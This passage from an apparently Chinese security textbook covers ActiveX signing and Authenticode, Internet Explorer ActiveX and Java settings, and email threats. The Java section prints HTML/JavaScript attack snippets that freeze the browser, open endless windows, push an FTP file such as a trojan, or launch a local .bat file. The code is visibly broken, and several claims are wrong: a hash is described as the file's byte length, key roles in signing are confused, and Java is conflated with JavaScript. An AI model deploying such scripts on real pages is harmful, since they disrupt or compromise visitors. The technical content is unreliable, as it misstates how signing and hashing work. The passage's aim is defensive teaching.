如果以上两种列表的元素之间有任何依赖关系或数据传送，则控件可能没有设置脚本安全性。

（3）安全标志的局限性。

一个标记为设置初始化安全性和设置脚本安全性的控件在使用时并不一定总是安全

的。前面列出了控件作为初始化或脚本的结果不能执行的操作，但控件在其他时间仍可能执行这些不安全操作。

例如，假设创建了一个 ActiveX 控件，该控件在使用 10 次以后就对硬盘进行重新格式化。该操作并不作为初始化或脚本结果发生，因此可以将该控件标记为安全。当然，写这样一个控件的人应受到与写病毒的人同样的惩罚。

开发者，而不是最终用户或 HTML 作者，应当负有提供足够安全保证的责任。如果作为开发者没有提供足够的安全保证，那么他就应承担法律责任。

软件安全的最终审核一般是由对该安全问题非常熟悉且经验丰富的开发人员对软件独立评审后完成的。开发者可能希望将有关评审的信息包含在下载文件包的.inf 文件中。

(4) 实现数字签名。

Internet Explorer 的默认安全设置要求任何可下载的软件在下载之前必须拥有一个数字签名。数字签名能用于对以下内容进行核实。

① 核实文件的内容

文件有可靠的来源，签名提供了一种验证文件内容的方法，该方法确保该文件在可用于下载后未被改变过。数字签名通过标识创建软件的合法实体来验证来源。当在可下载的软件中加入了签名，发行者就是合法实体。合法实体应该为签名软件被下载时或运行后所造成的损失负责。

② 应被签名的软件

在 Windows 系统上，有 5 种类型的文件可以使用数字签名：.exe 文件、.cab 文件、.dll 文件、.ocx 文件和.vbd 文件。如果提供这些类型的文件下载，就应为其设置数字签名。

注意：通常只要在部件打包后的.cab 文件中进行签名就足够了。然而，如果要发行的.ocx，.exe，.vbd 或.dll 文件没有打包，在.cab 文件中就要单独为其进行签名。

可以通过向认证机构购买证书来获得数字签名。认证机构是一个确认身份并发行认证证书的公司。证书中包含发行者的数字签名，是发行者信用的验证。一旦出现问题，认证机构将成为发行者身份的见证人。

在使用数字签名时要使用 Authenticode 技术。Authenticode 的目的是通过建立责任制来阻止有害代码的发行。Authenticode 将验证发布代码的发行人的身份给要下载这份代码的 Internet 最终用户。此外，Authenticode 可以为用户确保该代码在签名后未被改动。

Authenticode 技术来源于公开密钥签名技术。该技术使用了密钥对来加密数据。密钥对也用于文件的加密和解密。在公开密钥技术中，公用密钥和私用密钥确保了文件的私有性。公用密钥用于加密数据，而私用密钥则用来解密数据。尽管该技术用于保护诸如电子邮件之类的小文件是很成功的，但是对于大文件，这一过程却是非常消耗时间的。Authenticode 正是这种技术的一种改进形式，专供大文件使用。

以下是 Authenticode 过程中的一些步骤。

- 在开发者对文件签名时，要计算一个哈希数。哈希数表示文件的总字节长度。一般可以选用不同的消息摘要技术，X.509 标准要求至少提供 MD5 和 SHA-1。该数字用私用密钥加密并插入到文件中。然后，开发者将文件进行打包并将其部署到 Web 服务器上。
- 当用户下载或安装文件时，他们的计算机计算第二个哈希数，并同原先的进行比较。

如果数字相同，则文件的内容就得到了验证。

- 浏览器使用公用密钥来决定软件开发者的身份和提供数字签名的认证机构。
- 认证机构核实开发者的身份，并将包含经私用密钥加密的开发者名字的证书授予开发者。
- 浏览器使用公用密钥将文件解密。然后进行安装。

4. IE 浏览器的 ActiveX 的配置

在 IE 中，也可以对 ActiveX 的使用进行限制。具体步骤如下。

(1) 打开 IE 浏览器。

(2) 选择“工具”菜单中的“Internet 选项”命令；在打开的对话框中，单击“安全”标签。

(3) 单击选项卡上方白色编辑框中的 Internet 图标(地球标志)，代表要设置整个 IE 的安全设置。

(4) 单击选项卡下方的“自定义级别”按钮，出现安全设置对话框。

(5) 拖动对话框中的垂直滚动条，直到出现“ActiveX 控件和插件”设置选项，如图 8-2 所示。




图 8-2 ActiveX 控件的安全设置

图 8-2 中显示了 ActiveX 的 5 个设置，具体内容如下。

① 对标记为可安全执行脚本的 ActiveX 控件执行脚本

这个设置是为标记为安全执行脚本的 ActiveX 控件执行脚本设置执行的策略。所谓“对标记为可安全执行脚本的 ActiveX 控件执行脚本”，就是指具备有效的软件发行商证书的软件。该证书可说明是谁发行了该控件而且它没有被篡改。知道了是谁发行的控件，用户就可以决定是否信任该发行商。控件包含的代码可能会意外或故意损坏用户的文件。如果控件未签名，那么用户将无法知道是谁创建了它以及能否信任它。指定希望以何种方式处理具有潜在危险的操作、文件、程序或下载内容，请选择下面的某项操作。

- 如果希望在继续之前给出请求批准的提示，请单击“提示”。
- 如果希望不经提示并自动拒绝操作或下载，请单击“禁用”。
- 如果希望不经提示自动继续，请单击“启用”。

② 对没有标记为安全的 ActiveX 控件进行初始化和脚本化

这个设置是为没有标记为安全执行脚本的 ActiveX 控件执行脚本设置执行的策略。IE 默认设置它为“禁用”，用户最好不要改变它。

③ 下载未签名的 ActiveX 控件

这个设置是为未签名的 ActiveX 控件的下载提供策略。未签名的意思和没有标记为安全执行脚本的解释是一样的。IE 默认设置它为“禁用”，用户最好不要改变它。

④ 下载已签名的 ActiveX 控件

该设置是为已签名的 ActiveX 控件的下载提供策略。默认设置为“提示”，最好不要自

行改变。

⑤ 运行 ActiveX 控件和插件

这个设置是为了运行 ActiveX 控件和插件的安全。这是最重要的设置，但许多站点上都使用 ActiveX 作为脚本语言，所以建议将它设置为“提示”。这样当有 ActiveX 运行时，IE 就会提醒用户，用户可以根据当时所处的网站，决定是否使用它提供的 ActiveX 控件。例如，像访问新浪这样的网站，用户当然可以相信它，从而可以放心地运行它提供的控件。

8.2.3 Java 的使用与安全

1. Java 语言的特点

对于一个经常上网的用户来说，使用 Java 语言是一件很平常的事，尤其在聊天室中，网友们经常用 Java 语言和其他人开玩笑。但是 Java 语言如果被黑客利用，也会造成很大的损失。

Java 语言的诞生将对整个计算机产业产生深远的影响，对传统的计算模型提出了新的挑战。Java 语言的特点：简单、面向对象、分布式、解释执行、安全、体系结构中立、可移植、高性能、多线程以及动态性。

它的主要特点介绍如下：

(1) 安全性。

用于网络、分布环境下的 Java 必须要防止病毒的入侵。Java 不支持指针，一切对内存的访问都必须通过对象的实例变量来实现，这样就防止程序员使用“特洛伊”木马等欺骗手段访问对象的私有成员，同时也避免了指针操作中容易产生的错误，这样黑客就无法通过网页中的 Java 进行攻击了(这里所说到的 Java 网页进攻，只是利用了浏览器或操作系统的漏洞，并不是 Java 本身的错误)。

(2) Java Applet 的应用。

Java 语言的特性使它可以最大限度地利用网络。Applet 是 Java 的小应用程序，它是动态、安全、跨平台的网络应用程序。Java Applet 可以嵌入 HTML 语言，通过主页发布到 Internet。当网络用户访问服务器的 Applet 时，这些 Applet 在网络上进行传输，然后在支持 Java 的浏览器中运行。由于 Java 语言的机制，用户一旦载入 Applet，就可以生成多媒体的用户界面或完成复杂的应用。

(3) Java 是一种平台无关语言。

Java 程序编译后，并不真正生成可执行代码，而是生成字节代码，使用时运行在 Java 虚拟计算机(实际上是一个解释器)上。所以，一个操作系统平台只要提供 Java 虚拟计算机，Java 程序就可以在上面运行。从理论上讲，Java 程序可以运行在所有的操作系统平台上，从根本上解决了 Internet 的异构问题。同时这也说明了 Java 程序可以在任何一个操作系统中运行，如果黑客使用它，就可以在计算机世界中通行无阻了。由于 Java 可在多种操作平台上运行，因此恶意的 Applet 只要在其中一种操作系统(例如 Solaris UNIX)上攻击成功，在攻击其他操作系统(例如 Windows XP)时也能得逞。因此，Java 在带来应用程序跨平台执行的同时，也带来了恶意 Applet 的这种跨平台攻击的可能性。

(4) Java 可以和 HTML 无缝的集成。

Java 可以把静态的超文本文件变成可执行的应用程序，极大地增强了超文本的可交互

操作性。因此，有些黑客将 Java 小程序加入在网页中，但是一般用户是看不到也察觉不到的。

在用户浏览网页时，这些黑客的 Java 攻击程序就已经侵入到用户的计算机中去了。所以在网络上，不要随便访问信用度不高的站点，以防止黑客的入侵。

2. Java 攻击原理

Java 在给人们带来好处的同时，也带来了潜在的安全隐患。它使 Java Applet 的设计者有机会入侵他人的计算机。实事求是地讲，这个世界上没有一个计算机系统是百分之百安全的，但由于现在 Internet 和 Java 在全球应用得越来越广泛，因此人们在浏览 Web 页面的同时也会同时下载大量的 Java Applet，就使得 Web 用户的计算机面临的安全威胁比以往任何时候都要大。

（1）Java 可以更改系统。

像 Java 这样功能强大的程序语言，不管是在计算机的硬盘上还是在文件系统中，都具有修改数据的能力。在 Java 语言中包含有许多预先定义好的类（class），其中的方法（method）可以删除或修改文件、更改使用中的磁盘内容、杀掉执行程序或其执行线程（thread），这些功能很有可能会被 Applet 的设计者滥用。

更改系统可能是所有潜在危险中最严重的一种。所谓的更改系统包括入侵系统，在不安全地使用 Java 时，可能会被 Applet 发现攻击的路径。由于黑客们总是想方设法利用各种手段入侵他人的计算机系统（取得进入系统的使用权限），而用户能做的不过是小心使用 Java 而已。因此，保证 Java 运行环境的安全最主要的还是 Java 设计者的责任，Java 设计者必须保证在用户下载 Applet 时没有其他进入系统的安全漏洞产生。

在如今各种重要的计算机系统中，这种更改系统型的 Applet 攻击对数据造成的破坏是非常严重的。如它可能会破坏一些表面上看来很安全的数据库中的财务记录，导致公司财务损失而破产或者是篡改医院中病人的病情数据，导致医疗不当，甚至因此导致病人死亡。所以在目前未能得到解决方案的情况下，对 Java Applet 的使用要非常小心，不要让重要的数据系统暴露在这种新型的攻击危险中。Internet 这种全球最开放的系统几乎可以称得上是计算机黑客们的乐园，这从 Internet 上层出不穷的入侵事件不难看出。因此，如何使 Java 不成为黑客的破坏工具，不管是对开发员来讲还是对用户来讲都是一个重要的课题。

（2）获得用户的隐蔽数据。

这种类型的攻击，就是黑客利用 Java 的漏洞暴露用户计算机上的秘密数据。例如，在 UNIX 系统中如能访问安全账户 /etc/passwd 文件，就有可能入侵整个系统。

另外，计算机系统也可能会造成一些敏感性资料的泄露，例如心术不正的公司可以利用商业间谍偷取对手公司的业务计划。个人用户对于其私人的电子邮件或财务记录是否可以公开也要慎重考虑，任何可经由电子邮件传送或经由网络传递的秘密资料，都有可能受到入侵。

利用 Java 的功能，会产生双重伪造的可能性，典型的电子邮件伪造（mail-forging）的情况会更加严重。如可以利用 Java Applet 先使系统送出假信息，以欺骗真的邮件。Java 对于某些形式的网络攻击可以成功地进行防卫，例如，文件系统的输入输出操作就受到严格的控制。但是，这又与 Applet 常需要一条通道以便传回数据的要求相违背，因为 Applet 总是必须与原来的服务器一直相连。电子邮件的伪造，防卫起来则比较困难。由于缺乏对客户

端连接接口的限制功能，电子邮件的伪造不太可能杜绝。

(3) 敌对行为。

还有一种类型的 Applet 攻击，只是造成使用者的困扰，虽然与以上攻击相比危险性小得多，但也值得引起重视。例如，故意发出不经意的声音，或在屏幕上显示不雅的画面等。另外，单纯的程序设计错误而引起的一些不良后果也属于此类。正如前面所讲的，某些类型的拒绝系统服务式攻击，也可以归类为单纯的敌对行为。例如，产生众多窗口的操作，可能只是令人困扰而已，并不会破坏系统的数据。

3. 在 IE 中设置 Java 的安全性

要想安全地使用 IE 浏览器访问 Internet 并杜绝 Java 恶意的攻击，就必须首先了解使用 Java 的攻击方式，然后才能掌握防范 Java 攻击的方法。这里，就不再介绍 Java 语言了，有兴趣的读者可以阅读专门的书籍。建议读者还是要学习一下 Java 的基本知识，因为下面的实例都和 Java 的脚本语言 JavaScript 相关。

(1) 用 JavaScript 发个死循环给访问者。

如果在文本中输入如下代码，那么当鼠标移动到这个链接设置时，JavaScript 就会产生一个死循环，使访问者的计算机无法响应其他程序，就好像死机了一样。

```
<a href=http://hackl.yeah.net OnMouseOver "while(100) {window.close('/')}">
测试链接</a>
```

或用

```
<a herf="" OnMouseOver "while(true) {(window.close('/'))">测试链接</a>
```

(2) 可以使用户打开指定的窗口。

代码如下：

```
<img src="Javascript;n=1;do {window.open('http://用户要打开的链接')}while(n==2)"
Width="1">
```

同样的道理，通过以下代码，访问者将莫名其妙地打开无数个新的窗口。

```
<img src="Javascript:n=1;do {window.open('http://用户要打开的链接')}while(n==1)"
Width="1">
```

(3) 可以将网上的某个文件传送给对方。

下面的代码如果嵌入到页面中，它就会无声无息地运行，用户丝毫不会察觉，如果传输的文件是一个特洛伊木马或者病毒，那么后果可想而知。

```
<img src="Javascript:n=1;do {window.open('ftp://用户要传的文件')}while(n==1)"
Width="1">
```

(4) 可以使访问者打开自己的文件。

前提条件是在访问者的硬盘上有.bat 类型的文件(如 autoexec.bat)，代码如下。这个方法很具危险性，结合到第 3 种方法，如果黑客已经在用户的计算机上安装了特洛伊木马，就可以通过这个方式启动木马。

```
<img src="Javascript:n=1;do {window.open('file://c:/autoexec.bat')} while(n==2)"
```

```
Width="1">
```

以上列出的只是 JavaScript 进攻实例中很少的一部分，相信用户已经深切地感受到了其巨大的威胁性。

下面介绍如何在 IE 浏览器中配置 Java 的安全。IE 对 Java 的使用也可以进行限制。具体实施的步骤如下。



图 8-3　Java 的安全设置

（1）打开 IE 浏览器，选择“工具”菜单中的“Internet 选项”命令。

（2）在所打开的对话框中，单击“安全”标签，如图 8-1 所示。

（3）单击选项卡上方白色编辑框中的 Internet 图标（地球标志），代表要设置整个 IE 的安全设置。

（4）单击选项卡下方的“自定义级别”，打开“安全设置”对括框。

（5）拖动对话框的垂直滚动条，直到出现“Java 安全权限”设置，如图 8-3 所示。从图中可以看到一共包含以下 4 个 Java 的安全设置。

① Java 权限

是 Java 程序对本地计算机操作的权限，共分为“高”、“中”、“低”、“禁用”4 级，IE 默认设置是“中”级，用户可以将它设为“高”。“自定义”设置是用户自己定义 Java 的各个操作的权限，这是给高级用户使用的，用户可以不使用它。

② Java 小程序脚本

是对 Java Applet 程序的设置，许多网站上都使用 Java Applet 作为与用户交互的脚本语言，所以 IE 对它的默认设置为“启用”。如果用户将它设为“禁用”，将会失去许多网站的功能支持，用户可以自行考虑。




图 8-4　Java 的高级安全设置

③ 活动脚本

是否允许浏览器使用 JavaScript 语言进行网页的显示，同样许多网站上都使用 Java 作为与用户交互的脚本语言，所以 IE 对它的默认设置为“启用”，如果用户是在聊天室，就可以将这个功能设为“禁止”，以防止上面讲述的各种攻击。

④ 允许脚本进行粘贴操作

这个功能具有一定的危险性，但是它在 E-mail、表单的操作、信息的提交中发挥着作用。用户在不需要时，可以关闭这个功能。

此外，在“高级”选项卡中，还有一项 Java 安全的设置，如图 8-4 所示。在 Microsoft VM 可以选择“启用 Java 记录”，这个功能是指定 Internet Explorer 是否应该创建所有 Java 程序活动的日

志,这样有利于安全性和疑难解答。

8.3 电子邮件与 Outlook Express 的安全

E-mail 的功能强大,它不仅能够传输文字、图像、声音,还能够传输计算机程序,并且配合专用的软件运用语言和动态图像,使邮件有声有色;同时它传输快,价格低。在 Web 上,应用 E-mail 可以方便地访问一个 Web 网页,并向管理员发送 E-mail,给人们的生活带来了方便和快捷。

然而 E-mail 十分脆弱,从浏览器向 Internet 上的另一用户发送 E-mail 时,不仅信件像明信片一样是公开的,而且也无法知道在到达其最终目的地之前,信件经过了多少机器。Internet 像一个蜘蛛网,E-mail 到达收件人之前,会经过大学、政府机构和服务提供商。因为邮件服务器可接收来自任意地点的任意数据,所以任何人只要可以访问这些服务器或访问 E-mail 经过的路径,就可以阅读这些信息。唯一的安全性取决于人们对邮件有多大兴趣。当然,整个过程中,具备多少阅读这些信件的技术,了解多少访问服务器的方法,会产生不同的结果。

8.3.1 E-mail 工作原理及安全漏洞

1. E-mail 工作原理

一个邮件系统的传输包含了用户代理(user agent)、传输代理(transfer agent)及接收代(delivery agent)3 大部分。用户代理是一个用户端发信和收信的程序,负责将信按照一定的标准包装,然后送至邮件服务器,将信件发出或由邮件服务器收回。

传输代理则负责信件的交换和传输,将信件传送至适当的邮件主机,再由接收代理将信件分发至不同的邮件信箱。传输代理必须要能够接收用户邮件程序送来的信件,解读收信人的地址,根据 SMTP(simple mail transport protocol)协议或者因特网邮件扩展 MIME(multipurpose internet mail extensions)标准将它正确无误地传递到目的地。现在一般的传输代理已采用 Sendmail 程序完成工作,邮件主机经接收代理 POP(post office protocol,网络邮局协议或网络中转协议)以使邮件被用户读取至自己的主机。

2. E-mail 的安全风险

(1) E-mail 的漏洞。

当用户之间或用户与站点交换 E-mail 时,应确保它们是安全的。E-mail 在 Internet 上传送时,会经过很多点,如果中途没有什么阻止它,最终会到达目的地。

信息在传送过程中通常会做几次短暂停留,因为其他 E-mail 服务器会查看信头,以确定该信息是否发给自己,如果不是,服务器会将其转送到下一个最可能的地址。

E-mail 服务器有一个“路由表”,在那里列出了其他 E-mail 服务器的目的地的地址。当服务器读完信头,意识到信息不是发给自己时,它会迅速将信息送到目的地服务器或离目的地最近的服务器。

E-mail 服务器向全球开放,很容易受到黑客的袭击,从而暴露隐私。信息可能携带会损害服务器的指令。例如,Morros bug 内有一种会损坏 Sendmail 的指令,这个指令可使其执行黑客发出的命令。

Web 提供的阅读器更容易受到此类侵扰。因为，与标准的基于文本的 Internet 邮件不同，Web 上的图形接口需要执行脚本或 Applet 才能显示信息。例如，在一条信息中加进了一个小的脚本，并发给公司内的每一个用户。这个脚本在信息中作为一个小图标，下面有“Click me”。因为它来自于 MIS，组织内的每一个人都知道它，人们单击这个图像，就会打开一个小程序，重新映射(map)驱动器，并安装想要发布的应用程序。这个步骤在很多组织中采用，但可能有人欺骗邮件记录，改变信件头，将同样的信息发出，但与信息中携带的图标相联系的脚本却发生了改变。因为用户以为信息是从 MIS 发出的，他们会单击图标。图标携带的指令，会删去他们的本地硬盘驱动器，上传某个文件甚至系统信息，这个信息甚至可以不包括图标。它可以要求用户改变口令，用户可能因为信息来自 MIS 而真的改变口令。

防火墙也不可能识别所有恶意的 Applet 和脚本。最多只能滤去邮件地址中有风险的字符，这些字符还应是防火墙能识别得出来的。

(2) 匿名转发。

在正常的情况下，发送电子邮件会尽量将发送者的名字和地址包括进邮件的附加信息中。但有时候发送者希望将邮件发送出去，而不希望收件者知道是谁发的。这种发送邮件的方法被称为匿名邮件。

实现匿名的一种最简单的方法是简单地改变电子邮件软件里的发送者的名字。但这是一种表面现象，因为通过信息表头中的其他信息，仍能够跟踪发送者。而让发送者的地址完全不出现在邮件中的唯一的方法是让其他人发送这个邮件，邮件中的发信地址就变成了转发者的地址了。现在 Internet 网上有大量的匿名转发者(或称为匿名服务器)，发送者将邮件发送给匿名转发者，并告诉这个邮件希望发送给谁。该匿名转发者删去所有的返回地址信息，再发送给真正的收件者，并将自己的地址作为返回地址插入邮件中。

有人认为，使用匿名转发的动机是可疑的，发送的可能是非法的、恐怖的、不健康的信息，实际上并不尽然。匿名转发有一些重要的合法使用。例如，有一些胆怯的人可以参加某种心理方面的讨论组，可以就一些难以启齿的问题向专家咨询。

从安全的角度考虑，匿名转发也是有用的。例如发送敏感信息，隐藏发送者的信息可以使窥窃者不知道这一信息是否有用。

(3) 利用 E-mail 诈骗。

E-mail 诈骗是 Internet 上应该特别注意的风险。这些行为不是新花样，而是以前那种普通邮信、赠券之类搞诈骗的伎俩在 Internet 上的翻版。Web 强大的功能和它在整个世界市场上的传播力，在为人们创造利益的同时，也会引起一些不法分子的青睐。有的发布广告，鼓动消费者向通信技术投资，许诺高回报和低风险；有的在 Web 上散布假金融服务，制造高科技投资机会；有的还招揽竞赌客户，通过 Web 在其他国家辖区的服务器上参加赌博；有的甚至散发信用维护服务广告，骗取钱财等。Internet 是一个开放的系统，接纳好人也接纳坏人，真伪并存。浏览器或 Web 服务器都面临着欺诈的风险。认识到这一事实，慎重对待所有潜在客户在网页上的广告和可能发布的 E-mail。

(4) 利用 E-mail 欺骗。

E-mail 欺骗行为的表现形式各异，但原理基本相同。它通常是骗用户进行一个毁坏性

的操作或者暴露敏感信息,如口令等。欺骗性 E-mail 会制造安全漏洞。E-mail 欺骗行为的表现如下。

① E-mail 宣称来自系统安全管理员,要求用户将他们的口令改变为特定的字符,并威胁如果用户如不照此办理,将关闭用户账号。

② E-mail 宣称来自上级管理员,要求用户提供口令或其他敏感信息。

由于简单邮件传输协议(SMTP)没有验证系统,因此伪造 E-mail 十分方便。如果站点允许任何人都可以与 SMTP 端口联系,并可以用虚构某人的名义发出 E-mail,那伪造的 E-mail 就会对站点造成威胁。黑客在发出欺骗性的 E-mail 的同时,还可能修改相应的 Web 浏览器界面,所以应花一些时间查看 E-mail 的错误信息,其中经常会有闯入者的线索。应该查看 E-mail 信息的抬头,如果 E-mail 阅读器不允许用户查看这些抬头,则查看包含原始信息的 ACSII 文件。要小心这些抬头,这些抬头经常被伪造。如果怀疑自己已被黑客入侵过,可以与计算机紧急应急小组(CCERT)联系,网址为 http://www. ccert. edu. cn/about_us/index. htm,向他们描述自己的状况。还可以查看相关安全站点以获取详细资料。

(5) 电子邮件轰炸。

电子邮件轰炸可以描述为不停地接到大量的、同一内容的电子邮件。一条信息可能被传给成千上万的不断扩大的用户。主要风险来自电子邮件服务器,如果服务器很多,服务器会断网,甚至导致系统崩溃。系统不能服务的原因很多,可能由于网络连接超载,也可能由于缺少系统资源。对付电子邮件轰炸可以借助防火墙,阻止恶意信息产生或者过滤掉跃跃欲试的电子邮件,以确保所有外部的 SMTP 只连接到电子邮件服务器上,而不连接到站点的其他系统,从而将电子邮件轰炸的损失减少到最小。如果发现站点正遭受侵袭,试着找出轰炸的来源,再用防火墙进行过滤。

3. E-mail 的安全措施

为了提高电子邮件安全,可在邮件服务器上建立电子邮件的安全模式,将安全策略施加给安全模式,进而对电子邮件传输进行安全控制。

可以采取以下安全措施。

(1) 借助防火墙对进入邮件服务器的电子邮件进行控制,过滤、筛选和屏蔽掉那些有害的电子邮件或滤去那些邮件地址和邮件中有风险的字符,并预防黑客攻击。

(2) 对于重要的电子邮件可以加密传送,并进行数字签名。加密的算法很多,如 RAS 加密、PGP 加密,还可用 IDEA 或 DES 加密。目前在 Internet 上传送的电子邮件,多采用 PGP 加密传送,并同时进行数字签名。加密时使用公开的密钥加密,在收信端用秘密密钥进行解密。用秘密密钥进行数字签名,用公开密钥进行数字签名验证。

